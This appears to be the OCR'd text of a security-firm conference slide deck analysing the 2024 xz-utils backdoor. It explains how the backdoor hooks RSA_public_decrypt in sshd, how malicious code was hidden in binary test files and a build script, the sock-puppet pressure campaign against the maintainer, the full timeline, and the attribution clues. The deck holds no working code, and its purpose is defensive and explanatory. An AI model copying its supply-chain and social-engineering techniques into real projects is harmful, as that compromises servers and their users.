
RSA_public_decrypt() - Backdoor Activation Phase

In the “certificate verification” identity authentication logic of the sshd service, the critical function RSA_public_decrypt()* is used to verify the signature of data sent by the user using a public key.

The attacker signs the certificate with a private key and uses the certificate to authenticate with the sshd service, triggering theRSA_public_decrypt()*.

The attacker then hijacks and replaces the RSA_public_decrypt()* function using liblzma5.

Within the replaced function, the attacker embeds their own public key and provides a command for execution after successful authentication, thereby implementing the backdoor.




Backdoor's functionality - details

- Anti-replay feature to avoid possible capture or hijacking of the backdoor communication
- Custom steganography technique to hide the public key
- Hides logs of unauthorized connections to the ssh server by hooking the logging function.
- Hooks the password authentication function to allow the attacker to use any username/password to log into the infected server without any further checks. It also does the same for public key authentication.
- Remote code execution capabilities that allow the attacker to execute any system command on the infected server.


https://securelist.com/xz-backdoor-part-3-hooking-ssh/113007/

Social engineering


- Access to github was obtained via social engineering
- Extended with fictitious human identity interactions in plain sight.
- Brian Krebs observes that many of these email addresses never appeared elsewhere on the internet, even in data breaches (nor again in xz-devel).
- Fakes account created to push Lasse to give Jia more control




Jia Cheong Tan
Singapore
jiat0218@gmail.com



Jigar Kumar
India
jigarkumar17@protonmail.com



Dennis Ens
Germany
dennis3ns@gmail.com



Hans Jansen
hansjansen162@outlook.com

Timeline – Building pressure on Lasse Collin

Threat actor creates fake GitHub account jiaT75

Starts contributing to various GitHub projects

26 JAN 2021

NOV 2021

Jia Tan sends first, innocuous patch to the xz-devel mailing list, adding ".editorconfig" file.

Jia Tan sends second innocuous patch to the xz-devel mailing list, fixing an apparent reproducible build problem. More patches that seem (even in retrospect) to be fine follow.

19 MAJ 2022

"**Dennis Ens**" sends mail to xz-devel asking if XZ for Java is maintained.

Lasse Collin replies apologizing for slowness and adds "Jia Tan has helped me off-list with XZ Utils and he might have a bigger role in the future at least with XZ Utils. It's clear that my resources are too limited (thus the many emails waiting for replies) so something has to change in the long term."

27 MAJ 2022

Jigar Kumar sends pressure email to patch thread.

"Over 1 month and no closer to being merged. Not a surprise."

07 JUN 2022

Jigar Kumar sends pressure email to Java thread.

"Progress will not happen until there is new maintainer. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. The current maintainer lost interest or doesn't care to maintain anymore. It is sad to see for a repo like this."

08 JUN 2022

Lasse Collin pushes back.

"I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. Recently I've worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see. It's also good to keep in mind that this is an unpaid hobby project."

10 JUN 2022

Lasse Collin merges first commit with "Jia Tan" as author in git metadata ("Tests: Created tests for hardware functions").

Note also that there was one earlier commit on 2022-02-07 that had the full name set only to jiat75.

14 JUN 2022

Lasse Collin merges only commit with "jiat75@gmail.com" as author. This could have been a temporary git misconfiguration on Jia Tan's side forgetting their fake email address.

14 JUN 2022

Jugar Kumar sends pressure email.

"With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?"

21 JUN 0222

Dennis Ens sends pressure email.
"I am sorry about your mental health issues, but its important to be aware of your own limits. I get that this is a hobby project for all contributors, but the community desires more. Why not pass on maintainership for XZ for C so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? Trying to maintain both means that neither are maintained well."

22 JUN 2022

Jigar Kumar sends pressure email to C patch thread.

"Is there any progress on this? Jia I see you have recent commits. Why can't you commit this yourself?"

https://research.swtch.com/xz-timeline

Timeline – getting access

29 JUN 2022

Lasse Collin replies: *"As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future. He has been helping a lot off-list and is practically a co-maintainer already. :-) I know that not much has happened in the git repository yet but things happen in small steps. In any case some change in maintainership is already in progress at least for XZ Utils."*

At this point **Lasse Collin** seems to have started working even more closely with **Jia Tan**.

Over the next few months, **Jia Tan** started replying to threads on xz-devel authoritatively about the upcoming 5.4.0 release.

27 SEP 2022

Jia Tan gives release summary for 5.4.0.

("*The 5.4.0 release that will contain the multi threaded decoder is planned for December. The list of open issues related to 5..4.0 [sic] in general that I am tracking are...*")

28 OCT 2022

Jia Tan added to the Tukaani organization on GitHub. Being an organization member does not imply any special access, but it is a necessary step before granting maintainer access.

30 NOV 2022

Lasse Collin changes bug report email from his personal address to an alias that goes to him and **Jia Tan**, notes in README that "*the project maintainers Lasse Collin and Jia Tan can be reached via xz@tukaani.org*".

30 DEC 2022

Jia Tan merges a batch of commits directly into the xz repo ("CMake: Update .gitignore for CMake artifacts from in source build").

At this point we know they have commit access. Interestingly, a few commits later in the same batch is the only commit with a different full name: "**Jia Cheong Tan**".

11 JAN 2023

Lasse Collin tags and builds his final release, v5.4.1.

MAR 2023

Jia Tan tags and builds their first release, v5.4.2.

Jia Tan updates Google oss-fuzz configuration to send bugs to them.

22 JUN 2023

Hans Jansen sends a pair of patches, merged by **Lasse Collin**, that use the "GNU indirect function" feature to select a fast CRC function at startup time. The final commit is reworked by **Lasse Collin** and merged by **Jia Tan**. This change is important because it provides a hook by which the backdoor code can modify the global function tables before they are remapped read-only. While this change could be an innocent performance optimization by itself, **Hans Jansen** returns in 2024 to promote the backdoored xz and otherwise does not exist on the internet.

07 JUL 2023

Jia Tan disables ifunc support during oss-fuzz builds, claiming ifunc is incompatible with address sanitizer. This may well be innocuous on its own, although it is also more groundwork for using ifunc later.

19 JAN 2024

Jia Tan moves web site to GitHub pages, giving them control over the XZ Utils web page.

Lasse Collin presumably created the DNS records for the xz.tukaani.org subdomain that points to GitHub pages. After the attack was discovered, Lasse Collin deleted this DNS record to move back to tukaani.org, which he controls.

Timeline – Attack begins

Valgrind is an instrumentation framework for building dynamic analysis tools. There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail.

23 FEB 2024

Jia Tan merges hidden backdoor binary code hidden in binary test files. The README already said (from long before Jia Tan showed up) "This directory contains bunch of files to test handling of .xz, .lzma (LZMA_Alone), and .lz (lzip) files in decoder implementations. Many of the files have been created by hand with a hex editor, thus there is no "source code" Having these kinds of test files is very common for this kind of library. Jia Tan took advantage of this to add a few files that wouldn't be carefully reviewed.

24 FEB 2024

Jia Tan publishes xz-5.6.0.tar.gz distribution with a malicious build-to-host.m4 that adds the backdoor when building a deb/rpm package. Gentoo starts seeing crashes in 5.6.0. This seems to be an actual ifunc bug, rather than a bug in the hidden backdoor, since this is the first xz with Hans Jansen's ifunc changes, and Gentoo does not patch sshd to use libsystemd, so it doesn't have the backdoor.

Debian adds xz-utils 5.6.0-0.1 to unstable.

27 FEB 2024

Jia Tan starts emailing Richard W.M. Jones to update Fedora 40 (privately *confirmed by* Rich Jones).

28 FEB 2024

Jia Tan breaks landlock detection in configure script by adding a subtle typo in the C program used to check for landlock support, but since the C program has a syntax error, it will never build and run. Lasse Collin is listed as the committer; he may have missed the subtle typo, or the author may be forged. Probably the former, since Jia Tan did not bother to forge committer on his many other changes.

Debian adds xz-utils 5.6.0-0.2 to unstable

29 FEB 2024

On GitHub, @teknoraver sends pull request to stop linking liblzma into libsystemd. It appears that this would have defeated the attack. Kevin Beaumont speculates that knowing this was on the way may have accelerated the attacker's schedule. @teknoraver commented on HN that the liblzma PR was one in a series of dependency slimming changes for libsystemd; there were two mentions of it in late January.

04 MAR 2024

RedHat distributions start seeing Valgrind errors in liblzma's _get_cpuid (the entry to the backdoor). The race is on to fix this before the Linux distributions dig too deeply.

05 MAR 2024

Jia Tan commits two ifunc bug fixes. These seem to be real fixes for the actual ifunc bug. One commit links to the Gentoo bug and also typos an upstream GCC bug.

The libsystemd PR is merged to remove liblzma. Another race is on, to get liblzma backdoor'ed before the distros break the approach entirely.

Debian adds xz-utils 5.6.0-0.2 to testing.

08 MAR 2024

Jia Tan commits purported Valgrind fix. This is a misdirection, but an effective one.
Jia Tan commits updated backdoor files. This is the actual Valgrind fix, changing the two test files containing the attack code. "The original files were generated with random local to my machine. To better reproduce these files in the future, a constant seed was used to recreate these files."

Jia Tan publishes xz 5.6.1 distribution, containing a new backdoor.

20 MAR 2024

Lasse Collin sends LKML a patch set replacing his personal email with both himself and Jia Tan as maintainers of the xz compression code in the kernel. There is no indication that Lasse Collin was acting nefariously here, just cleaning up references to himself as sole maintainer. Of course, Jia Tan may have prompted this, and being able to send xz patches to the Linux kernel would have been a nice point of leverage for Jia Tan's future work. We're not at trusting trust levels yet, but it would be one step closer.

25 MAR 2024

Hans Jansen is back (!), filing a Debian bug to get xz-utils updated to 5.6.1.

Like in the 2022 pressure campaign, more name###@mailhost addresses that don't otherwise exist on the internet show up to advocate for it.

Debian updates to 5.6.1.

28 MAR 2024

Jia Tan files an Ubuntu bug to get xz-utils updated to 5.6.1 from Debian.

https://research.swtch.com/xz-timeline

Timeline – Attack detected

28 MAR 2024

Andres Freund discovers bug, privately notifies Debian and distros@openwall. RedHat assigns CVE-2024-3094.

28 MAR 2024

Debian rolls back 5.6.1, introducing 5.6.1+really5.4.5-1.

Arch Linux changes 5.6.1 to build from Git

28 MAR 2024


A few hours after this came out, GitHub suspended JiaT75's account and banned the repository.

They also suspended Lasse Collin's account.

29 MAR 2024

Andres Freund posts backdoor warning to public oss-security@openwall list, saying he found it "over the last weeks".


29 MAR 2024



RedHat announces that the backdoored xz shipped in Fedora Rawhide and Fedora Linux 40 beta.

29 MAR 2024

CVE-2024-3094 announcement



30 MAR 2024

Debian shuts down builds to rebuild their build machines using Debian stable (in case the malware xz escaped their sandbox?).


30 MAR 2024

Haiku OS moves to GitHub source repo snapshots.

02 APR 2024

Lasse Collin's GitHub account reinstated.

Who is the mysterious Jia Tan?



https://github.com/JiaT75

Considerations regarding names
When investigating Git logs, it was found that Jia Tan also uses the name 'Jia Cheong Tan'. 'Cheong' is a name often used in Cantonese, but 'Jia' is rarely used in Cantonese.

For this reason, som speculates that ``the name 'Jia Cheong Tan' is just a plausible combination of Chinese-sounding names."

The following log remained on the IRC channel '#tukaani' in which Jia Tan participated.


```
[libera] -!- jiatan [~jiatan@185.128.24.163]
[libera] -!- was : Jia Tan
[libera] -!- hostname : 185.128.24.163
[libera] -!- account : jiatan
[libera] -!- server : tungsten.libera.chat [Fri Mar 29 14:47:40
2024]
[libera] -!- End of WHOWAS
```

IP address used by VPN Service in Singapore….

Infer residence based on commit time
Determine Jia Tan's activity time from commit logs and infer the time zone where Jia Tan lives. According to analysis by Rhea Carty and Simon Heniger, Jia Tan is likely to live in the area of ``UTC + 02" or ``UTC + 03". 'UTC+02' includes countries such as Finland, Russia, Ukraine, Israel, and Greece.

It's particularly notable that they worked through the Lunar New Year, and did not work on some notable Eastern European holidays, including Christmas and New Year.

https://gigazine.net/gsc_news/en/20240404-xz-utils-jia-tan



Tak!

Dubex A/S
Gyngemose Parkvej 50
DK-2860 Søborg
Denmark

www.dubex.dk
+45 3283 0430
info@dubex.dk

Follow us on X (Twitter), LinkedIn and Facebook

Dubex: Summit 24